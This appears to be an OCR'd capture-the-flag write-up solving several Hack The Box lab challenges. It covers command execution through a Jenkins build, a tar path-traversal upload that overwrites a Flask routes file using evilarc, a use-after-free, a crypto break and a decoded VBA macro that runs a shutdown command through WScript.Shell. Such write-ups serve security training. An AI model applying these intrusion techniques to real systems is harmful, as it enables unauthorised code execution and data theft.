
Interesting! A Jenkins instance. Jenkins is a CI/CD platform. Are we able to make an account?




Yes we are! After we have logged in we look around and see that there is an admin user:




Maybe we should try to become admin? The version of the Jenkins instance is 2.317 and there are a bunch of CVEs out for version 2.318. But let's try and create some sort of build project with our own account first. So we create a new freestyle project:




There are a bunch of configuration options:




We add a batch script as a build item to check who the build is running as and where we are:




To be able to trigger the build we make sure to check the "Trigger builds remotely" and put "token" as the token. We can now trigger the build by just going to a URL.



After triggering and running the build we can go to its page and see the build log:



We see that we are running as the user Oliver. Nice! Maybe Oliver has the user flag. In HTB boxes the user flag is often located in the user's home or desktop directory. Let's change our build action and re-run the build:



Here is the output:

```
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\theproject
[theproject] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins4338529135596687498.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\theproject>dir C:\Users\oliver
 Volume in drive C has no label.
 Volume Serial Number is 212C-60B7

 Directory of C:\Users\oliver

11/10/2021  03:20 AM    <DIR>          .
11/10/2021  03:20 AM    <DIR>          ..
10/20/2021  09:13 PM    <DIR>          .groovy
10/20/2021  08:56 PM    <DIR>          3D Objects
10/20/2021  08:56 PM    <DIR>          Contacts
10/22/2021  02:41 AM    <DIR>          Desktop
10/20/2021  08:56 PM    <DIR>          Documents
10/20/2021  08:56 PM    <DIR>          Downloads
10/20/2021  08:56 PM    <DIR>          Favorites
10/20/2021  08:56 PM    <DIR>          Links
10/20/2021  08:56 PM    <DIR>          Music
10/20/2021  08:56 PM    <DIR>          Pictures
10/20/2021  08:56 PM    <DIR>          Saved Games
10/20/2021  08:56 PM    <DIR>          Searches
10/20/2021  08:56 PM    <DIR>          Videos
               0 File(s)              0 bytes
              15 Dir(s)   4,765,720,576 bytes free

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\theproject>dir C:\Users\oliver\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 212C-60B7

 Directory of C:\Users\oliver\Desktop

10/22/2021  02:41 AM    <DIR>          .
10/22/2021  02:41 AM    <DIR>          ..
10/22/2021  02:41 AM                58 user.txt
               1 File(s)             58 bytes
               2 Dir(s)   4,765,720,576 bytes free

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\theproject>exit 0
Finished: SUCCESS
```

We see that in C:\Users\oliver\Desktop there is a file called user.txt. If we change the build action to `more C:\Users\oliver\Desktop\user.txt` and run the build again we get the flag: HTB{c1_cd_c00k3d_up_1337!}

Slippy

The machine that got spawned had a public IP. So the first instinct was to enter the IP in the browser and we got the following:

Furthermore, we got the source code and could read through it.
If we upload the given source code to the site as a tar.gz file we get:

We look through the site and also the code and see that it will just extract all the files from the tar archive and show us the extracted list.
In util.py we in the extract_from_archive() function we have the following code:

```
...
if tarfile.is_tarfile(path):
   tar = tarfile.open(path, 'r:gz')
   tar.extractall(tmp)
...
```

In the official TarFile documentation we see the following Warning:

> `TarFile.`**`extractall`**(*path='.', members=None, *, numeric_owner=False*)
>
> Extract all members from the archive to the current working directory or directory *path*. If optional *members* is given, it must be a subset of the list returned by `getmembers()`. Directory information like owner, modification time and permissions are set after all members have been extracted. This is done to work around two problems: A directory's modification time is reset each time a file is created in it. And, if a directory's permissions do not allow writing, extracting files to it will fail.
>
> If *numeric_owner* is `True`, the uid and gid numbers from the tarfile are used to set the owner/group for the extracted files. Otherwise, the named values from the tarfile are used.
>
> **Warning:** Never extract archives from untrusted sources without prior inspection. It is possible that files are created outside of *path*, e.g. members that have absolute filenames starting with `"/"` or filenames with two dots `".."`.


Now we know that we can exploit this function with an evil file with a given absolute path as filename.
First we had to make the evil file where we simply changed the routes.py file so that when the webpage is opened it will read the file in /app/flag:

```
from flask import Blueprint, request, render_template, abort
from application.util import extract_from_archive

web = Blueprint('web', __name__)
api = Blueprint('api', __name__)

@web.route('/')
def index():
    f = open("/app/flag", "r")
    return f.read()

@api.route('/unslippy', methods=['POST'])
def cache():
    if 'file' not in request.files:
        return abort(400)

    extraction = extract_from_archive(request.files['file'])
    if extraction:
        return {"list": extraction}, 200

    return '', 204
```

Now we simply have to compress this file with a pre appended path of /application/blueprints so we can overwrite the original routes.py file and the /.. pattern.
Using evilarc and the following command :

```
python evilarc.py -f evils.tar.gz -o unix -p app/application/blueprints routes.py
```

We created our evils.tar.gz file.
Now we simply upload it to the website:



Now after simply reloading the page the flag is displayed:

HTB{i_slipped_my_way_to_rce}

Arachnoid Heaven

In this challenge we get a binary called ‘arachnoid_heaven’. If we run it we’re met by the following screen:

We see that we have a few options we can do to the so-called ‘arachnoids’. We try picking option 1, ‘Craft arachnoid’, and are met with a field where we can enter a name. We enter the name ‘test’ and then pick option 3, ‘View arachnoid’, and see that our arachnoid exists, seemingly with index 0, name ‘test’ and a mysterious field ‘Code’ that currently reads ‘bad’:

Just to be sure, we do delete arachnoid too to check for the potential of some use-after-free exploit. After that we pick 3, view arachnoid, again and see this:

Interesting! We deleted the arachnoid but it still seems to exist but both the name and code fields have been filled with random bytes. What happens if we create a new arachnoid now with name ‘test2’ and view it?

The field ‘Code’ of the arachnoid we tried to delete now contains the name of our new arachnoid. So it was a use-after-free! Now, there is one more function in the program we haven’t used yet, ‘Obtain arachnoid’. But after trying it with different inputs for a few times we are only met with the word “Unauthorised!” every time. We suspect this has something to do with the flag and open the binary in Ghidra for further inspection. We start by looking at the obtain_arachnoid function and immediately see a system call of “cat flag.txt” which presumably outputs the flag we are looking for.

```
1
2  void obtain_arachnoid(void)
3
4  {
5    int iVar1;
6    long in_FS_OFFSET;
7    char local_12 [2];
8    long local_10;
9
10   local_10 = *(long *)(in_FS_OFFSET + 0x28);
11   puts("Arachnoid: ");
12   read(0,local_12,2);
13   iVar1 = atoi(local_12);
14   if ((iVar1 < 0) || (arachnoidCount <= iVar1)) {
15     puts("Invalid Index!");
16   }
17   else {
18     iVar1 = strncmp(*(char **)(arachnoids + (long)iVar1 * 0x80 + 8),"sp1d3y",6);
19     if (iVar1 == 0) {
20       system("cat flag.txt");
21     }
22     else {
23       puts("Unauthorised!");
24     }
25   }
26   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
27                     /* WARNING: Subroutine does not return */
28     __stack_chk_fail();
29   }
30   return;
31 }
32
```

We see that we can get to that part of the program if some certain memory location contains the string “sp1d3y”. We’re not sure yet exactly where but after a quick look in the function

view_arachnoid it seems that the same memory address is what's printed at the 'Code' section.

```
1
2  void view_arachnoid(void)
3
4  {
5    long lVar1;
6    long in_FS_OFFSET;
7    uint local_1c;
8
9    lVar1 = *(long *)(in_FS_OFFSET + 0x28);
10   for (local_1c = 0; (int)local_1c < arachnoidCount; local_1c = local_1c + 1) {
11     printf("Arachnoid %d:\nName: %s\nCode: %s\n",(ulong)local_1c,
12            *(undefined8 *)(arachnoids + (long)(int)local_1c * 0x80),
13            *(undefined8 *)(arachnoids + (long)(int)local_1c * 0x80 + 8));
14   }
15   if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
16                     /* WARNING: Subroutine does not return */
17     __stack_chk_fail();
18   }
19   return;
20 }
21
```

And since we know how to use the use-after-free exploit to change the 'Code' field of an arachnoid our plan is thus as follows:

1. Create an arachnoid with any name.
2. Delete the arachnoid.
3. Create a new arachnoid with the name "sp1d3y".
4. Obtain arachnoid with index 0, since this will have its code field set to "sp1d3y".

And after following these steps we see that the string "HTB{l3t_th3_4r4chn01ds_fr3333}" is printed, which is the flag we are searching for.

Space Pirates

In this challenge we are given a python program called chall.py:

```
from sympy import *
from hashlib import md5
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from random import randint, randbytes,seed
from Crypto.Util.number import bytes_to_long

FLAG = b'HTB{dummyflag}'
class Shamir:
      def __init__(self, prime, k, n):
      self.p = prime
      self.secret = randint(1,self.p-1)
      self.k = k
      self.n = n
      self.coeffs = [self.secret]
      self.x_vals = []
      self.y_vals = []
```

```
      def next_coeff(self, val):
      return int(md5(val.to_bytes(32, byteorder="big")).hexdigest(),16)

      def calc_coeffs(self):
      for i in range(1,self.n+1):
            self.coeffs.append(self.next_coeff(self.coeffs[i-1]))

      def calc_y(self, x):
      y = 0
      for i, coeff in enumerate(self.coeffs):
            y +=coeff *x**i
      return y%self.p


      def create_pol(self):
      self.calc_coeffs()
      self.coeffs = self.coeffs[:self.k]
      for i in range(self.n):
            x = randint(1,self.p-1)
            self.x_vals.append(x)
            self.y_vals.append(self.calc_y(x))

      def get_share(self):
      return self.x_vals[0], self.y_vals[0]


def main():
      sss = Shamir(92434467187580489687, 10, 18)
      sss.create_pol()
      share = sss.get_share()
      seed(sss.secret)
      key = randbytes(16)
      cipher = AES.new(key, AES.MODE_ECB)
      enc_FLAG = cipher.encrypt(pad(FLAG,16)).hex()

      f = open('msg.enc', 'w')
      f.write('share: ' + str(share) + '\n')
      f.write('coefficient: ' + str(sss.coeffs[1]) + '\n')
      f.write('secret message: ' + str(enc_FLAG) + '\n')
      f.close()

if __name__ == "__main__":
      main()
```

And some data in a file called msg.enc:

```
share: (21202245407317581090, 11086299714260406068)
coefficient: 935267563717541973219306222194897648 24
secret message:
1aaad05f3f187bcbb3fb5c9e233ea339082062fc10a59604d96bcc38d0af92cd842ad730
1b5b72bd5378265dae0bc1c1e9f09a90c97b35cfadbcfe259021ce495e9b91d29f563ae7
```

```
d49b66296f15e7999c9e547fac6f1a2ee682579143da511475ea791d24b5df6affb33147
d57718eaa5b1b578230d97f395c458fc2c9c36525db1ba7b1097ad8f5df079994b383b32
695ed9a372ea9a0eb1c6c18b3d3d43bd2db598667ef4f80845424d6c75abc88b59ef7c11
9d505cd696ed01c65f374a0df3f331d7347052faab63f76f587400b6a6f8b718df1db9ce
be46a4ec6529bc226627d39baca7716a4c11be6f884c371b08d87c9e432af58c030382b7
37b9bb63045268a18455b9f1c4011a984a818a5427231320ee7eca39bdfe175333341b7c
```

By looking at the code and msg.enc we can conclude that msg.enc was generated when chall.py was run and we guess that it was run with the real flag instead of `HTB{dummyflag}`.

The class in the code is called `Shamir` and when instantiating it, the variable is called `sss`. By googling `shamir sss` we find that there is something called Shamir's Secret Sharing. That is probably what the class implements, or some modification of it. But this knowledge was not needed to solve the challenge.

The code starts by generating a number `secret` at random. It uses this `secret` value to seed python's PRNG. It then generates 16 random bytes and encrypts the flag using the random bytes as the key. The encrypted flag is then given to us as `secret message` in msg.enc. So our goal is to figure out `secret`, because with it, we can get the flag back.

The code also generates the coefficients of a polynomial modulo a given prime p:

$$y = secret + c_1 x + c_2 x^2 + \ldots + c_n x^n \bmod p$$

The `secret` value is used as the first coefficient. But how are c_i calculated? By looking at `calc_coeffs` and `next_coeff` we see that c_i is generated based only on c_{i-1}:

```
def next_coeff(self, val):
      return int(md5(val.to_bytes(32, byteorder="big")).hexdigest(),16)

def calc_coeffs(self):
      for i in range(1,self.n+1):
            self.coeffs.append(self.next_coeff(self.coeffs[i-1]))
```

The code then evaluates the polynomial for some random inputs and gives us a pair of x and y. This is given as `share` in msg.enc. The final piece of information given to us is `coefficient` in msg.enc. This corresponds to c_1. Now, using all this information, how do we find `secret`?


Well, we can rearrange the polynomial above like this:


$$secret = y - (c_1 x + c_2 x^2 + \ldots + c_n x^n) \bmod p$$


The insight is that since we are given c_1 we can calculate all following c_i using `next_coeff`, since c_i only depends on c_{i-1}. We were also given an x and y pair which we can plug in. Thus, we have all the information on the right hand side and can calculate `secret`. Using `secret` we can again seed python's PRNG, generate the same random 16 bytes and use them as the key to decrypt the flag. The full solve script can be seen in `solve.py`. Flag: HTB{1_d1dnt_kn0w_0n3_sh4r3_w45_3n0u9h!1337}

Upgrades

In this challenge we are given a file called Upgrades.pptm. When opening the file in powerpoint it warns us that it contains macros which gives us a clue what to look for. Powerpoint files can be converted to zip-files so we rename the file to Upgrades.zip and







unzip the contents. Among the contents is a file called vbaProject.bin which seems suspicious. Since we know that Upgrades.pptm contains macros, the vba file is probably a macro and after some googling we can confirm that. We cannot just open the file so we need to find a tool that can give us the source code. After some searching we found oletools which can be used to analyse Microsoft files and they have a tool called olevba which can extract the VBA source code. Using the command 'olevba Upgrades.pptm' we get the source code:

```
Private Function q(g) As String
q = ""
For Each I In g
q = q & Chr((I * 59 - 54) And 255)
Next I
End Function
Sub OnSlideShowPageChange()
j = Array(q(Array(245, 46, 46, 162, 245, 162, 254, 250, 33, 185, 33)), _
q(Array(215, 120, 237, 94, 33, 162, 241, 107, 33, 20, 81, 198, 162, 219,
159, 172, 94, 33, 172, 94)), _
q(Array(245, 46, 46, 162, 89, 159, 120, 33, 162, 254, 63, 206, 63)), _
q(Array(89, 159, 120, 33, 162, 11, 198, 237, 46, 33, 107)), _
q(Array(232, 33, 94, 94, 33, 120, 162, 254, 237, 94, 198, 33)))
g = Int((UBound(j) + 1) * Rnd)
With ActivePresentation.Slides(2).Shapes(2).TextFrame
.TextRange.Text = j(g)
End With
If StrComp(Environ$(q(Array(81, 107, 33, 120, 172, 85, 185, 33))),
q(Array(154, 254, 232, 3, 171, 171, 16, 29, 111, 228, 232, 245, 111, 89,
158, 219, 24, 210, 111, 171, 172, 219, 210, 46, 197, 76, 167, 233)),
```

```
vbBinaryCompare) = 0 Then
VBA.CreateObject(q(Array(215, 11, 59, 120, 237, 146, 94, 236, 11, 250,
33, 198, 198))).Run (q(Array(59, 185, 46, 236, 33, 42, 33, 162, 223,
219, 162, 107, 250, 81, 94, 46, 159, 55, 172, 162, 223, 11)))
End If
End Sub
```

The function q() seems very interesting as it converts numbers arrays to strings so it might lead us to the flag. We write a python script to run the q() function with the arrays in the vba-program:

```
def q(g):
    res = ''
    for i in g:
        res += chr((i * 59 - 54) & 255)
    return res

a = [
    [245, 46, 46, 162, 245, 162, 254, 250, 33, 185, 33],
    [215, 120, 237, 94, 33, 162, 241, 107, 33, 20, 81, 198, 162, 219,
159, 172, 94, 33, 172, 94],
    [245, 46, 46, 162, 89, 159, 120, 33, 162, 254, 63, 206, 63],
    [89, 159, 120, 33, 162, 11, 198, 237, 46, 33, 107],
    [232, 33, 94, 94, 33, 120, 162, 254, 237, 94, 198, 33],
    [81, 107, 33, 120, 172, 85, 185, 33],
    [154, 254, 232, 3, 171, 171, 16, 29, 111, 228, 232, 245, 111, 89,
158, 219, 24, 210, 111, 171, 172, 219, 210, 46,
     197, 76, 167, 233],
    [215, 11, 59, 120, 237, 146, 94, 236, 11, 250, 33, 198, 198],
    [59, 185, 46, 236, 33, 42, 33, 162, 223, 219, 162, 107, 250, 81, 94,
46, 159, 55, 172, 162, 223, 11]
]

for i in a:
    print(q(i))
```

When we run our script we get the following output:

```
Add A Theme
Write Useful Content
Add More TODO
More Slides
Better Title
username
HTB{33zy_VBA_M4CR0_3nC0d1NG}
WScript.Shell
cmd.exe /C shutdown /S
```

Yes! We found the flag: HTB{33zy_VBA_M4CR0_3nC0d1NG}

The Vault

In this challenge we are given a binary called `vault`. If we run it we get the following:

```
$ ./vault
Could not find credentials
```

The binary is not taking input from stdin, so maybe the input is through arguments?

```
$ ./vault hello
Could not find credentials
```

Nope, that doesn't work. Maybe it tries to open some file. We can use strace to look for open syscalls:

```
$ strace ./vault 2>&1 | grep open
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/lib/libstdc++.so.6", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/lib/libm.so.6", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/lib/libgcc_s.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/lib/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "flag.txt", O_RDONLY)  = -1 ENOENT (No such file or
directory)
```

We can see that it tries to open "flag.txt". Let's create the file and see what happens:

```
$ echo "HTB{testflag}" > flag.txt
$ ./vault
Incorrect Credentials - Anti Intruder Sequence Activated...
```

Now we are getting somewhere! But it's also time to open the binary up in Ghidra and read the code. Using the file command, we can see that the binary is stripped, so we will not get any symbols in Ghidra.

```
$ file ./vault
vault: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 4.4.0, stripped
```

